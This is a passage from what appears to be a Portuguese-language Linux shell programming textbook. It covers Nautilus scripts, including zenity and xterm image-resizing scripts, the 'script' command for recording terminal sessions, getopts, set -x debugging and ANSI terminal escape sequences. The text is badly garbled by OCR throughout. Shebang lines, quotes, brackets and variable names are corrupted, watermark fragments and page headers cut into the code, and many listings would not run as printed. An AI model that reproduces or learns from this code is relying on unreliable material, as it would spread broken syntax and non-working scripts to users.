$ e c ho yyyyyyyyy >&${ nome2 [~ ))
$ r e ad - u ${nomel[O)) Recebe
$ echo $Recebe
XX XXXY.XX X
$ read -u ${nome2[0]) Recebe
$ echo $ Recebe
yyyyyyyyy
$ k i l l $nomel_ PIO
S k i l1 $noma2_ PIO
Mandandocadeiaparanomet
Mandandocadeia paranome2
Mergulhando fundo no nautilus
O nautilus permite que você crie seus próprios scripts e os incorpore ao
seu ambiente de forma a facilitar a sua vida. Scripts são tipicamente mais
simples em operação que extensões do Nautilus e podem ser escritos em
qualquer linguagem de script que possa ser executada no seu computador.
Para executar um script, escolha Arquivo ~ Scripts, e então escolha o script
que você quer executar a partir do submenu.
Você também pode acessar scripts a partir do menu de contexto, isto é,
clicando no botão da direita.
Se você não tiver nenhum script instalado, o menu de scripts não
aparecerá.
Instalando scripts do gerenciador de arquivos
O gerenciador de arquivos inclui uma pasta especial em que você pode ar-
mazenar seus scripts. Todos os arquivos executáveis nessa pasta aparece-
rão no menu scripts (Arquivos ~ Scripts ). Seu caminho completo é $HOHE/ .
gnome 2/nautilus- scr ipts .
~1atcria com d r bs auto a.~s
318 Programação Shell Linux
Para instalar um script, simplesmente copie-o para esta pasta de scripts
e dê a ele a permissão de execução (chmod +>< <nome do script>) .
Para visualizar o conteúdo da sua pasta de scripts, se você já tiver scripts
instalados, escolha Arquivos ~ Scripts ~ Abrir Pasta de Scripts.
Aparecerá o seguinte diálogo:
Todos os arquivos executáveis
desta pasta aparecerão no men u
Sc.rlpts.
AD escolherum script no me:nu. esteserá
executadocom os itens selecionados comoentrada.
L .Q.K
i)
Outra forma de visualizar os scripts será navegando até a pasta de
scripts com o gerenciador de arquivos, se você ainda não tiver quaisquer
scripts. Pode ser necessário visualizar arquivos ocultos, para isto utilize Ver
~ Exibir Arquivos Ocultos (até porque se você estiver no seu diretório home
(-1, sem esta opção ativada, você não verá o diretório .gnome2 1
Escrevendo scripts do gerenciador de arquivos
Quando são executados em uma pasta local, os scripts receberão como
entrada os arquivos selecionados. Quando são executados em uma pasta
remota (por exemplo uma pasta mostrando conteúdo web ou de FTP), os
scripts não receberão parâmetros alguns.
A tabela a seguir mostra as variáveis passadas ao scripts:
e tamanho dajanela atual
sacos de gatos 319
Quando executados a partir de uma pasta local, podemos passar para um
desses scripts os conteúdos dessas variáveis. Quando executados a partir
da seleção de arquivo(s) em um computador remoto isso não acontecerá.
Algumas variáveis do nautilus podem e devem ser usadas, elas são:
• NAUTILUS_SCRIPT_SELECTED_FILE_PATHS- são listados os ar-
quivos com caminhos absolutos e com quebra de linha entre eles.
Essa é a melhor variável a ser usada, mas ela tem um problema, não
funciona em arquivos que estejam na área de trabalho e só funciona
em arquivos locais, ou seja, só funciona em rede smb:/1 se você mon-
tar a pasta da rede usando o mount e o smbfs.
• NAUTILUS_SCRIPT_SELECTED_URIS - a função dessa variável é
idêntica à anterior, com uma diferença: o caminho gerado é sempre
no formato file://, smb:/1, ftp://, http:// etc..., ou seja, ele pode listar
qualquer localização no computador, rede ou internet, mas tem um
problema crítico, os acentos e espaços são convertidos em códigos,
o que impede o seu uso em scripts (nada que não possa ser resolvi-
do por um bom e velho sed filtrando e convertendo para seu valores
originais). Mas por que mencioná-lo? Porque ele é a melhor opção
para usar com programas que usem o gnome-vfs, como o gnome-
open, Totem, Rhythmbox, etc.
• NAUTILUS_SCRIPT_CURRENT_URI- esta variável contém a pasta
atual de execução, equivalente ao comando dirname . Como a pri-
meira variável, essa aqui não funciona na área de trabalho.
• NAUTILUS_SCRIPT_WINDOW_GEOMETRY- esta variável infor-
ma a posição e tamanho da janela do nautilus com a qual foi cha-
mado o script. Se você quiser abrir uma janela de diálogo (com o
zenity, por exemplo), saberá a posição e o tamanho da janela do
nautilus para não superpor. A geometria é informada da seguinte
maneira:
<larqura>x<altura>+<desloc_horizontal>+<desloc_ vertical>
As definições acima foram inspiradas no excelente artigo do Lincoln Lor-
dello em http://www.vivaolinux.com.br/artigo/Nautilus-Scripts/?pagina=1.
320 Programação Shell Linux
Imagine você que, ao listar a variável ~NAUTiws_scRI PT_SE LE:CTED_URis,
recebi a seguinte cadeia: f•l e :/I/ home/j ulio/ • c3~ 81J:ea ~20de ~ 20Trabal ho,
então tratei de jogá-la em um filtro com sed :
$ s&d 's/%C3%81/Á/q;sl%201 lq' <<< $NAUTILUS_SCRIPT_ SELECTED_ URIS
file: I I l home/ julio/Area de Trabalho
Como um livro não permite que você se afaste muito do assunto, o filtro
de sed que usei como exemplo só filtrava à e espaço em branco, mas se
você for usar muito esse tipo de conversão, aconselho a escrever um script
com todas as conversões possíveis e, a cada uRr que você receber, pas-
sar a variável como parâmetro para esse script (fica melhor ainda se esse
script for incorporado como uma função externa, sendo executado com o
comando sou rce).
Uma coisa que descobri por acaso, mas não vi nenhuma literatura a
respeito, é que se você criar diretórios dentro do $HOH!l/ . g nome2 /nautilus-
scupts e dentro dessa pasta colocar scripts executáveis, esses diretórios
também aparecerão no menu (Arquivos ~ scripts), ajudando a organizar e
hierarquizar as suas ferramentas.
Exemplos de scripts
Existem 3 tipos de scripts que podem ser executados dentro do nautilus:
1. Com interface gráfica - Esta é a melhor forma de interagir com o
nautilus, além de ser a mais elegante. A melhor forma de fazê-lo é
usando zenity (você precisa conhecer bem esta interface do Shell. É
muito fácil, simples, elegante e eficiente);
2. Com interface a caractere sem receber dados externos -Também é
simples e o Shell sozinho resolve essa parada;
3. Com interface a caractere recebendo dados externos - Essa é de
longe a mais chata porque não é óbvia. O problema que surge é em
abrir um xterm. Demorei muito e fiz muitas tentativas até conseguir.
Mas depois de descoberto o segredo do sucesso, é só seguir a recei-
ta do bolo e tudo fica fácil.
Vamos ver alguns exemplos que uso no meu dia a dia:
Mate com d re l s l • s
Com interface gráfica:
$ cat redimen_zen.sh
o!/bin/bash
i Redi mensiona fot os. direto no Naut.il u.s
IFS=••
D IFS passa a ser somen~e o new line
Tipo=Sizenioy - -list 
--titl e "Redirnensiona imagens" 
Sacos de gatos 321
--text .. Informe se redimensionamentoné percentual ou absoluto" 
--tadiolist --col um.n J1arque --column ..Tipo" 
t rue Percentual fal s.e P.bsoluto) li exit 1
if [ $Tipo = Pe r centual )
then
Val=$(zenity --entry 
--title "Reditn.ensiona imagens" 
--text ''Informe o perce.nt ual de r eduç.ao" 
--entr y-text 501~ I I exit 1 M Concatenando % em SVal
el se
Vala$tzenity --entry 
--title "1edimensiona imagens" 
--text " I n forme a l argura final da .imagem" 
--entry-text 200)x 11 exit l
fi
Va~ · ${zeni cy --list --title "Redimensiona imngens" 
--text "Escolha uma das opcões abaixo.. 
--~adiolist --height 215 -->tidth 390 --hide- co1umn 2 
--colunm Marque --colurnn " •• --colu~"n.Y) Opções 
false O "Saída da imagem em outro dirccório" 
fa l se l "Saida da imagem com sufixo" 
true 2 "Saida da irna9em sobrreqravando a i n icial ..) 11 exit. 1
ct~se $Vo!lr in
0) Oi~=$(zenity -- file-selection 
-- titlc "Escolha diret6rio" 
- - directory) li ex. i t 1 ; ;
l) Suf=$jzenity --entry 
--title " Redimensiona imagens•• 
--cext "I nforme o sufixo dos arquivos " 
--entr:y-t:ext _ redim) l i exit 1 ; ;
2) mogrify --resize $Val
" $NiUTILUS_ SCRIPT_SELECTED_ FILE_PATHS"
exit ; i
~1atcria com d r bs auto a.~s
322 Programação Shell Linux
esac
Arqs• $ (echo "$NAUTILUS_ SCRIPT_ SELECTE;D_ FlLE_PATHS" I ;•c - l l
i No f or a ~eguir urn echo nu_rnérico a tua l iza
i + a barrtt d~ progresso c um echo seguido de um
!'!+ j ogo-da-velha ( !I) acu.-.lizn. o toxt:o do cabeçalho
for Axq i n $~UTlLUS_SCRIPT_SELECTED_riLE_PATHS
do
echo $ ( (++ i • 100 I sA
rqs}}
echo "i Redimensionando $(basename $Arq) "
slecp 3
if [ $Var - e q O ]
the n
conve.rt ''Sluq" - res ize SVal u$Di.r/$ {Arq##*/}"
else
conver t " SA.rq" - resize SVal "S (ArqH . "/SSuf.S(Arq#' . } "
fi
done I zenity --progress 
--title "Aguarde . Em redimensionamento" 
--auto-close --aut:o-kill
Com interface a caractere sem receber dados externos:
$ cat naut root.sh
#!/ bin/bash
8 Executa uma sessão de Haut:i lus como root
•+ o gksudo pa ra pegar rapidamente a senha de root
!I+ caso o tempo de s udo tenha expi rado .
f+ O comando executado pelo 9ksudo não p.roduz nada
~+ istJo foi f eito par a o s udo da l ina .se9uintc ganhar
~+ o privilôqio de root, sem pedir senha pela
~+ l inha de com.ando, o que complicari a.
gksudo - u root - k - m " I nforme suc1 senha" true
sudo nautilus --no..d esktop SHAUTILUS_ SCRIPT_CURREHT_ URI
Fui informado que existe um bug reportado sobre uma mensagem de
warning do nautilus, somente sob o Ubuntu, mas que aparentemente não
influi na execução da tarefa. Provavelmente quando você ler isso, o bug já
terá sido consertado, mas, de qualquer forma, vou colocar um outro script
muito semelhante a este, que é muito útil e está rodando redondinho.
$ cat gedit_root. sh
~ ! /bin/bash
f Executa uma s essão d e gedit como ~oot .
~1atcria com d r bs auto a.~s
i+ o qksudo para pegar tap.ldamente a senha de root
~+ caso o t.empo de $udo t enh..a expirado.
i+ o comando execu tad'> pelo gY.sudo nao produz nada .
!!-+ isso foi feit o para o sudo da l inha sequi n t e 9anhar
ii+ o pdvj,J.êgi o de root1 sem peà ir senhn pela
fi+ linh.;• de c ow.ar.do1 o q u e compl~ca r ia.
gksudo - u root - k -m "Informe su~1 $enha" t.rue
sudo 9~d i t $~~UT!LUS_SCRI ?T_S ELECTED_F ILE_PATHS
Sacos de gatos 323
Com interface a caractere recebendo dados externos:
o!/bin/ba.sh
Y. col.eta inlor.mdções para fazer redimensionarnento
M
+ de imagens diretam
ente do nauti lus
8+ lucor : J ulio Neves
#+ Colc
"'lbor<l Ção: Lu1z Carl o s S.ilveiJ::a (aka Dom)
# Abre um xt:erm para exec utar o programi:!
j + a s i ntaxe pocle parecer es tr-anha, w.as
it+ acho que esta ê a melhor forma
xterm - T "Redimensiona Imagens " - geometry 500x500 - bg darkred - fg l içhtgray
- f n ' -de i avu-deJavu sans mono- medium- r - " - "' - " - 4
- •-'- '--- "'- ··-* ' - e bash -c
••sourco < ( tai l -n + 15 $0) ..
exit. O
ê##ii~itUI!iiUit·Hêrroguma propriamente dito.
verde=S(tput sHaf 2; tpC~t bold) li Val ores <te!a.tlt em verde
Norm=$ (tput sgrO) ~ Restaura c::or
cl ear
i* Preparando o basename dos arqu1.vos para l~s t a- los
for l<rq in "'SNilJTI LUS_ SCRIPT_SELECTED_ f'ILE_PATHS"
do
done
echo 08 arquivos a redimens i onar são:
ec ho ~e e==~=~== ~ ~~====e:=:~== ====
col umn -c$ (tput cols.) <(echo " SA.rqs.. ) # Li...st.ando ar qs em coluna:!
read - n l -p "
ceno? ($(Verde)SS!No rml /nl : •
( ( SREPLY == (Nn ] ]] H exic l
echo
:;ead ·nl -p "Jnfotrne se -tedJ.mensJ.-onarr..ento e :
${Verde)P$ {HormJ - $ {Verde}P${ NormJ ercentua l
Mate com d re l s 1 • s
324 Programação Shell Linux
S{VerdeiAS{Norml - $ {Verde)A$(Nocrn)bsoluto
••> .. Tipo
case ${Ti po"' ) in ;t con teudo passa para maiusculc' (bash 4 . 0)
P) ocho crcontual
r ead - p "I nfo.rm& o percen&ual de reduç.lo: " Val
g~ep - t.q "(0- 9]+$' <« SVal li ! i SVal n.lo numérico
tput flash
tead - nl - p"Pez:eent.U<ll invalido'"
exit 1
A) echo bsoJ.uto
read - p ''Informe a l argur a f inal da ~mage-m: " Val
grep - Eq ' ' [0-9)+S' <<< SVal I I !
t:put. f lt~sh
read -nl - p"Largux:a invalida"
cxic l
•) t.put f l llsh
esac
r~ad - nl ..p "Inform.ação inválid a '•
e :dt l
.read - nl - p "
Informe a saida da 1magem que vc deseja :
${Verde IOS (Uorml saida da im,wem em outr o S !Verde / DS (llorm)
iret.õrio
$!Verde IS$ (Uorm) - saida ela imagem com S(Verde) SS fNor mJ uf»<o
S(VerdeiGS (UormJ - saida da imagem sobres {Verd e )GS (llorm) ravando a
inicial
::c> " Saida
case S{Saida''J in
D) eeho -e 'OlO~•tro ditet6xio'
l·ead -p 'In foxme o diretório: ' Ol.r
! -cl "$Dir " 1 I I
t.put. F.lash
read - nl - p '' Diretô:d.o J.nex.istente"'
exit 1
S) echo -~ '  Ol OSufi xo '
Mate • com d rell s IM s
Sacos de gatos 325
read -p .. Informe o sufixo dos arquivos ($ {Verde}_redim$ {NormJ> :
.. suf
suf•$(Suf : - _redi m}
G) ocho -o •OlOSobregravando'
mogrify - - resize $Val $NAUTILUS_SCRIPT_SELECTED_!'ILE_PATHS
exit:
; ;
') reod -n1 - p "Você devia ter escolhido $(Verde)D$(llorm) , $(Verde)
S$ (llorm) ou $ (Verde)G$ (Horm)"
e :-:it 1
esac
!FS='
• # A variâvel $IFS ficou só com um n (<ENTER>)
a Agora vamos redimensionar
for Al:q i n $11AUTILUS_SCRIPT_SE:LECTED_ FILE_PATHS
do
if ( ${SaidaA~J • O ]
chen
conve rt "$Arq" - resize SVal "$ Dir/${Azq~# " / )"
echo "SDir/$ {ArqJft'"' /} " redi mensionado
else
convert "$Arq" -resi:ze $Vlll " $ ( Arq%~ . ·}$Suf . $(Arc!lf"'. } "
echo "$ {.Fu:q%!! . • ) $Suf . $ {Arqli• . ) •• .redimensionacio
fi
clone
A primeira linha desse código, a que inicializa um xterm, merece uma
atenção maior porque foi nela que perdi muito tempo para associar o pro-
grama ao terminal.
Primeiramente, vamos entender as opões do xterm usadas:
-T
-geometry
-bg
- fg
- fn
-c
Especifica o título da janela do terminal;
Especifica <largura>x<altur a> do terminal;
Especifica a cor de fundo;
Especifica a cor dos caracteres;
Especifica a fonte adotada (use o programa xfontsel para es-
colhê-la);
Especifica um programa para ser executado na janela.
~1atcria com d r bs auto a.~s
326 Programação Shell Linux
A partir desse ponto é que demorei a descobrir a melhor forma de as-
sociar um programa ao terminal sem ter de criar um segundo script. Achei
muito pobre a solução de ter um programa que abria o xterm e chamava
um outro para executar a atividade fim, isto é, redimensionar as imagens.
Então saiu o finalzinho desta linha, ou seja:
-e bash -c "source <(tail -n +15 $01••
Nesse trecho, como já vimos, a opção - e comanda a execução de um
bash -c que, por sua vez, manda executar o comando sou rce (ou ponto (. l ).
Como já vimos no capítulo 7, este último comando chama um script externo
para ser executado no mesmo ambiente do script chamador, isto é, não cria
um subshell. Como este comando precisa carregar o código de um arquivo,
optamos por usar o mesmo Shell chamador, a partir da 15" linha ttail +15)
do programa corrente (sOl . A construção < < .•• J foi usada porque sabemos
que isso faz uma substituição de processos (veja mais na seção "Substitui-
ção de processos", neste mesmo capítulo), isto é, passa para a execução do
source a saída do tail vinda de um arquivo temporário l/dev/fd/63J .
script também é um comando
Atualmente está sendo dada uma grande tônica na área de segurança. O
que quero mostrar agora não é sobre segurança propriamente dita, mas
pode dar uma boa ajuda neste campo.
Algumas vezes o administrador está desconfiado de alguém ou é obri-
gado a abrir uma conta em seu computador para um consultor externo e,
ciente de sua responsabilidade, fica preocupado imaginando o que esta
pessoa pode estar fazendo no seu reinado.
Se for este o seu caso, existe uma saída simples e rápida para ser imple-
mentada para tirar esta pulga de trás da sua orelha. É o comando s cript,
cuja função é colocar tudo o que acontece/aparece na tela em um arquivo.
Quando você entra com o comando sccipt, recebe como resposta
script started, file i s typescr ipt para informar que a instrução está em
execução e a saída da tela está sendo copiada para o arquivo typescript .
Você ficará monitorando tudo daquela estação até que seja executado um
comando exit ou um <CTRL>+D (que é representado na tela por um exi t )
naquela estação, quando então o arquivo gerado pode ser analisado.
~1atcria com d r bs auto a.~s
Veja no exemplo a seguir:
S script
S<:ript. se~::ted, file is t.ypesctipt
$ who
d244775 pts/ 14 Dec 23 10 : 16
d216707 pts/1 7 Dec 23 11:09
d276707 pts/l8 Dec 23 12 : 06
d276707 pts/0 Dec 23 13: 47
$ exit
Script. done, fale is t ypescript
$ cat typescri pt
(10 .0 . ll3 .116)
(10 .0 .132 .90)
(10 . 0 . 132 .90)
(10 .0 .132 .90)
script staree.d Ol'l Fri oec 23 13:51 : 16 2005
s ,...ho
d24q775 pcs/14 Dec 23 10:18 (10 .0.!33 . 116)
d276707 pts/17 Dec 23 11:09 (l0 .0 . 13Z .90)
d216707 pts/1S Oec 23 12:06 (10 . o.132. 90)
d276"107 pts/ 0 Dec 23 13: q ] (10 . 0 .!32. 90)
$ ex.it
script clone on Fri Dec 23 13 : 51:30 2005
Sacos de gatos 327
Caso seja do seu interesse armazenar esses comandos em um arquivo
que não seja o typescripc, basta executá-lo especificando o arquivo, da
seguinte maneira:
S script arq.cmds
Suponha que o script esteja sendo automaticamente comandado a
partir do .bash_prolile e, neste caso, toda vez que o usuário se conectar
ao computador, o arquivo de saída será zerado e regravado. Para evitar
que os dados sejam perdidos, use o comando da seguinte maneira:
S script -a a rq. cmds
Com o uso da opção -a, o comando anexa (append) no fim de a rq .cmds
o conteúdo da nova seção, sem destruir o que os logins anteriores geraram.
Um outro uso bacana do comando é quando você está no telefone
dando suporte a um usuário remoto e deseja acompanhar o que ele está
fazendo. Para podermos fazer isso é necessário usarmos a opção - f
(f/ush) do comando que manda em tempo real para o arquivo de saída
Mate com d re l s 1 • s
328 Programação Shell Linux
tudo que está ocorrendo na tela do usuário para o qual você está dando
suporte. Existem duas formas distintas. para pegar, também em tempo
real, o conteúdo do arquivo que está sendo gerado. A mais simples é
quando o usuário faz:
$ $Cript - f ~rq.~~ds
E, no seu terminal, você faz:
$ tail -f arq. cmds
Na outra forma, usando namedpipes, primeiramente você deve criar um
arquivo desse tipo. E logo após mandar listar seu conteúdo, da seguinte
forma:
S mkfifo ptipe
S cat paipe
O usuário deve então usar o namedpipe paipe corno saída do comando.
$ script - f paipe
Fatiando opções
O comando getopts recupera as opções e seus argumentos de uma lista
de parâmetros de acordo com a sintaxe, isto é, letras após um sinal de me-
nos c-> seguidas ou não de um argumento; no caso de somente letras elas
devem ser agrupadas. Você deve usar este comando para "fatiar" opções e
argumento passados para o seu script.
Sintaxe: getopts cadeiadeopcoes nome
A cadeiadeopcoes deve explicitar uma cadeia de caracteres com to-
das as opções reconhecidas pelo script, assim. se o script reconhece
as opções - a - b e -c, cacteiadeopcoes deve ser abc. Se você deseja
que uma opção seja seguida por um argumento, ponha dois pontos c: )
depois da letra, como em a :bc . Isso diz ao getopts que a opção -a tem
a forma:
- a argument:o
Mate com d re l s 1 • s
sacos de gatos 329
Normalmente, um ou mais espaços em branco separam o parâmetro da
opção; no entanto, getopts também manipula parâmetros que vêm cola-
dos à opção como em:
- aargumento
cadeiadeopcoes não pode conter interrogação (?) .
O nome constante da linha de sintaxe anterior define uma variável que,
cada vez que o comando getopts for executado, receberá a próxima opção
dos parâmetros posicionais e a colocará na variável nome .
getopts coloca uma interrogação {?l na variável definida em nome se
ele achar uma opção não definida em cacteiacteopcoes ou se não achar o
argumento esperado para uma determinada opção.
Como já sabemos, cada opção passada por uma linha de comandos tem
um índice numérico,assim, a primeira opção estará contida em $1 , a segunda
em $2 , e assim por diante. Quando o getopts obtém uma opção, ele arma-
zena o índice do próximo parâmetro a ser processado na variável OPTIND .
Quando uma opção tem um argumento associado (indicado pelo : na
cadeiadeopcoes), getopts armazena o argumento na variável OPTARG . Se
uma opção não possui argumento ou o argumento esperado não foi encon-
trado, a variável OPTARG será "matada" {unsetl.
O comando encerra sua execução quando:
Encontra um parâmetro que não começa por menos <
->;
O parâmetro especial -- marca o fim das opções;
Quando encontra um erro (por exemplo, uma opção não reconhecida).
Exemplo: o exemplo a seguir é meramente didático, servindo para mostrar,
em um pequeno fragmento de código, o uso pleno do comando.
S eat qetoptst.sh
~!/bin/sh
J Execute assim :
•
i getoptst .sh - h - ?impressora arql arq2
•
• e note que as informaeoes de todas as opcoes sao exibidas
330 Programação Shell Unux
'i A cadeia ' P:h ' diz que a opcao -P eh uma opcao complexa
I e requer um argum
ento, e que h eh uma opcao simples que nao requer
I argumentos .
while getopts ' P:h ' OPT_LETRA
do
echo "getopts fez a variavel OPT LETRA igual a ' SOPT LETRA '"
echo " OPTARG eh ' $0PTARG '"
done
used_up•'expr $0PTIND- 1'
echo "Dispensando os pr imeiros SOPTIND- 1 = $used_up argumentos"
shift Sused_up
echo "O que sobrou da linha de comandos foi ' $• ' "
Para entendê-lo melhor, vamos executá-lo como está sugerido em seu
cabeçalho:
$ getoptst.sh -h - Pimpressora arql arq2
getopts fez a variavel OPT_LETRA igual a 'h '
OPTARG eh ' '
getopts fez a variavel OPT LETRA igual a 'P '
OPTARG eh 'impressora '
Dispensando os primeiros $0PTIND-1 a 2 argumentos
O que sobrou da linha de comandos foi 'arql arq2 '
Dessa forma, sem ter muito trabalho, separei todas as opções com seus
respectivos argumentos, deixando somente os parâmetros que foram pas-
sados pelo operador para posterior tratamento.
Repare que se tivéssemos escrito a linha de comando com o argu-
mento (impressora) separado da opção (- P) , o resultado seria exata-
mente o mesmo, exceto pelo OPTIND. já que nesse caso ele identifica
um conjunto de três opções/argumentos e no anterior somente dois.
Veja só:
$ getoptst.sh -h - P impressora arql arq2
getopts fez a variavel OPT LETRA igual a 'h '
OPTARG eh ' '
getopts fez a variavel OPT LETRA igual a 'P '
OPTARG eh 'impressora'
Dispensando os primeiros $0PTIND-l • 3 argumentos
O que sobrou da linha de comandos foi 'arql arq2'
Opção -Pseparada do a~gumento
Sacos de gatos 331
Repare, no exemplo a seguir, que se passarmos uma opção inválida, a
variável soPT_LETRA receberá um ponto de interrogação (?) e a soPTARG
será "apagada" (unsetl .
$ getoptst. sh -f -Pimpressora arql arq2
. getoptst . sh : illegal option -- E
;etopts fez a variavel OPT_LETRA igual a ' ? '
OPT!RG eh ' '
>etopts fez a variavel OPT_LETRA igual a ' P'
OPTARG eh ' impressora '
D1spensando os primeiros SOPTIND- 1 = 2 argumentos
O que sobrou da linha de comandos foi ' arql arq2 '
Em busca do erro perdido
Aopção-f não é valida
Por vezes um script está dando "aquela dor de cabeça danada"; o progra-
ma não funciona e você não consegue detectar onde está o erro. Nesse
caso, só resta "debugar'' o script, fazendo um trace. Para tal, basta você
colocar no início do seu programa uma linha com a seguinte opção:
set - x
e no seu final coloque:
set +x
Em seguida execute o programa:
$ ProgramaQueNaoFunciona
A partir desse ponto, seu Pr ogramaQueNaoFunciona será executado em
modo debug, isto é, passo a passo. Obviamente, se o script for longo, ou não
interessar executar passo a passo todas as suas instruções, basta fazê-lo
em apenas um trecho do programa. Para tal, coloque o set -x no início do
trecho a ser depurado. Da mesma forma, para desligá-lo mais adiante, colo-
que o set +x na linha seguinte á rotina que lhe interessava monitorar.
Suponha agora que, nas análises preliminares para eliminar o erro, você
detectou que o problema só ocorria quando uma variável assumia um determi-
nado valor. Neste caso, para ligar o trace condicionalmente, podemos fazer:
if { SVARIAVEL = valor
then
set -x
332 Programação Shell Linux
fi
<trecho a debuga ~>
Sêt +Y.
ou ainda :
( $VARIAVEL = va lor } && set - >:
<trecho a debuga r >
set +x
Analisando os fragmentos do programa anterior, você poderá, muito pro-
priamente, me perguntar: o que ocorrerá se o set +x for executado sem
que antes eu tenha feito um set -x?
Nada. Caso a opção esteja desligada, o set +x será ignorado, isto é, o
trace pode ser desligado mesmo que não tenha sido previamente ligado.
Essa forma de listar o scripf, durante a execução, vai mostrar cada linha
de comando após a substituição das variáveis. Então como identificar quais
os valores assumidos pelas variáveis? Podemos usar a opção "v- " para
listar as linhas durante a leitura. Na verdade, na grande maioria das vezes,
é mais conveniente usar uma combinação das duas opções:
set -xv
<trecho a ..debugar">
.set +xv
Da mesma forma que antes, o " sec. +xv" desliga a opção.
Um último par de dicas. Se um script "liga• o debug, apenas os scripts
rodados com o comando ". " terão o debug ligado. Para evitar que fique
algum debug ligado quando se reutiliza o ambiente (através do comando
". "), é interessante colocar no final do script um desligar geral de debug,
mesmo que o debug não tenha sido ligado:
tJ De.sliga "debug" se tiver s i do l igado
Sêt +xv
ª f'im do script . . ..
~1atcria com d r bs auto a.~s
Sacos de gatos 333
Mandando no terminal
Vinha há algum tempo estudando as facilidades para trabalhar com ter-
minais que o UNIX e o LINUX disponibilizam {man ctisplay no UNIX e
man console_coctes no LINUX) e, analisando uma forma didática, com bons
exemplos, para colocar nesta publicação a "sopa de letrinhas" que é este
assunto, quando em uma "lntemetada" fui parar no endereço http://ver-
de666.org/coluna, que é uma página do super competente amigo Aurelio
Marinho Jargas (vulgo "Guru das Expressões Regulares", que em assun-
tos de LINUX não tem nada de verde, está muito maduro), e para minha
surpresa e satisfação, lá tinha tudo que eu queria, de forma muito elegante
e de fácil leitura e compreensão. Ora, ter trabalho para quê? Todo o con-
teúdo desta seção foi devidamente •surrupiado", com sua autorização é
claro. Peço aos leitores que gostarem da forma e do conteúdo que façam
uma visita à sua home page, onde certamente acharão muito material inte-
ressante sobre o Sistema Operacional LINUX. Aurelio, curta muito Floripa
e mais uma vez obrigado.
Caracteres de controle para formatação de texto e movimentação do
cursor: um assunto salgado, mas que fascina e apaixona quanto mais você
aprende e mexe. Mas qual a graça de ficar posicionando o cursor na tela?
Toda! O limite é sua imaginação, pode ser útil para fazer desenhos, anima-
ções, barra de status, interfaces que se atualizam...
Esses comandos são chamados ale sequências de escape, e veremos
o padrão ANSI X3.64. O nome é apropriado, pois todas as sequências são
precedidas pelo caractere Esc da tabela ASCII (código 033 octa1).
As sequências funcionam em placas monocromáticas, em placas colori-
das, em emuladores e até naquela velharia de tela verde você pode brincar.
Os comandos devem ser enviados diretamente ao terminal, ou seja, devem
ser ecoados na tela. Para isso você pode usar qualquer um dos vários sa-
bores de p r int e printf existentes, mas nosso bom e velho echo também
dá conta do serviço.
As sequências são diferenciadas entre si por caracteres comuns, sendo
o Esc inicial o único problemático para ecoar. Pode-se colocá-lo literal,
apertando c trl+v, Esc (aparece '[), ou referenciá-lo por seu código octal,
~1atcria com d r bs auto a.~s
334 Programação Shell Linux
usando a opção -e d o echo'". Como a quebra de linha geralmente não é
desejada quando estamos mandando comandos para a tela, a opção - n
também é necessária.
Todas as sequências que veremos começam com um Esc seguido de
um colchete, então Esc r é o nosso inicio padrão de sequência. Opa! Te-
mos uma exceção. O comando para limpar a tela, similar ao clear, é escc,
que na sintaxe Bash seria:
$ echo - ne '033c '
E para ksh ou sh também poderia ser:
$ eoho ' 033oo•
Então, para começar, vamos ver como definir cores para as letras e seus
fundos. Esta sequência é geralmente a mais utilizada, porém possui diver-
sos parâmetros e merece atenção especial. Você que sempre quis saber
como mostrar um texto colorido e não tinha a quem perguntar ou achava
que era muito complicado, acompanhe!
O formato do comando é ESC(nl: nz: •..m, ou seja, abre com o padrão
tsc-colchete e fecha com a letra eme. No meio temos números separados por
ponto e vlrgula. O padrão, caso nenhum número seja informado, é zero. Va-
mos aos significados dos números, porém para ficar mais didático, devemos
dividi-los em duas tabelas: a de atributos de vídeo e a de cores. A de cores
descreve os códigos associados às cores do texto e às cores do fundo desse
texto; a de atributos informa os códigos dos "modificadores" que interferem na
forma como o texto e suas cores serão exibidos. Começamos pela primeira:
Cód. Cor do Texto Cód. Cordo Fundo
30 texto preto (cinza) 40 fundo preto (cinza)
31 texto vermelho 41 fundo vermelho
32 texto verde 42 fundo verde
33 texto marrom (amarelo) 43 fundo marrom (amarelo)
34 texto azul 44 fundo azul
- -
35 texto roxo 45 fundo roxo
36 texto ciano 46 fundociano
37 texto cinza (branco} 47 fundo cinza (branco)
30. Lembre-se: a opção - c é necessária somente para o Bash. No sh e ksh. é ignorada.
~la:cnu mJo
Sacos de gatos 335
Vejamos agora a tabela de atributos:
Cód. Atributo de Video
O desliga tudo (votta ao normal)
1 cor brilhante
---
5 pisca-plsce
7 vldeo reverso (inverte letra e fundo)
Os números são lidos de forma sequencial e adicional, então 44; 31;1; 5
é: fundo azul, com letra vermelha e brilhante (clara), e ainda piscando,
confira:
$ eeho -e '033(44;31;1;5m azul e vermelho 033 (m'
Note que a cor brilhante geralmente indica a mesma cor, porém clara.
por exemplo: vermelho claro, verde claro. e assim vai. As exceções são
o marrom que vira amarelo, o preto que vira cinza e o cinza que vira
branco.
Aqui vai um script superútil para lhe mostrar todas as combinações pos-
síveis com os códigos de cores. Guarde e use!
$ ca.t corés .. sh
i !/bin/sh
M cores.sh - mostra todas as cores do console
for letra in O 1 2 3 4 5 6 7; do
fo.r bol d in ' ' '; 1'; do
for fundo in O 1 2 3 4 5 6 7: do
seq• "4$fundo; 3$letra"
echo -ne "'033{$seqS(boldlm sseq$!bold :- 1 033(m"
done: echo
done
done
Agora que já sabemos como colorir um texto, vamos ver como colocá-lo
exatamente onde queremos na tela. O formato padrão dos comandos de
movimentação é Esc [<quantidade><cornando> . Vamos começar com os co-
mandos de movimentação simples, os mais comuns:
336 Programação Shell Linux
Comando Padrão Move o Cursor...
ESC [nA n=1 n linhas para cima. na mesma coluna
ESC [nB n=1 n linhas para baixo, na mesma coluna
ESC [nC n=1 n colunas para a direita, na mesma linha
ESC [nO n=1 n colunas para a esquerda. na mesma tinha
ESC [nE n=1 n linhas para baixo, na coluna 1
ESC [nF n=1 n linhas para cima, na coluna 1
ESC (nG n=1 para a coluna n da linha atual
ESC [n;mli n=1,m=1 para a coluna m da linha n
É fácil, basta ecoar o comando e o cursor vai dar o pulo, por exemplo,
esc I SE pula para o começo da s• linha abaixo da posição atual.
Bem, para ficar mais visual o que cada comando desses faz, aqui vai
um "gráfico" de exemplo de movimentação do cursor com os comandos,
sendo executados com seus valores padrão (n=1,m=1) a partir da posição
marcada pelo ponto, que está na linha 4, coluna 7:
123456789
1
2
3 A
4 D.C
5 B
6
E como um exemplo prático, este comando irá gerar o conteúdo do grá-
fico anterior:
echo - e '033c 033[4;7H.C033[300 033[AA033[2B033(0B '
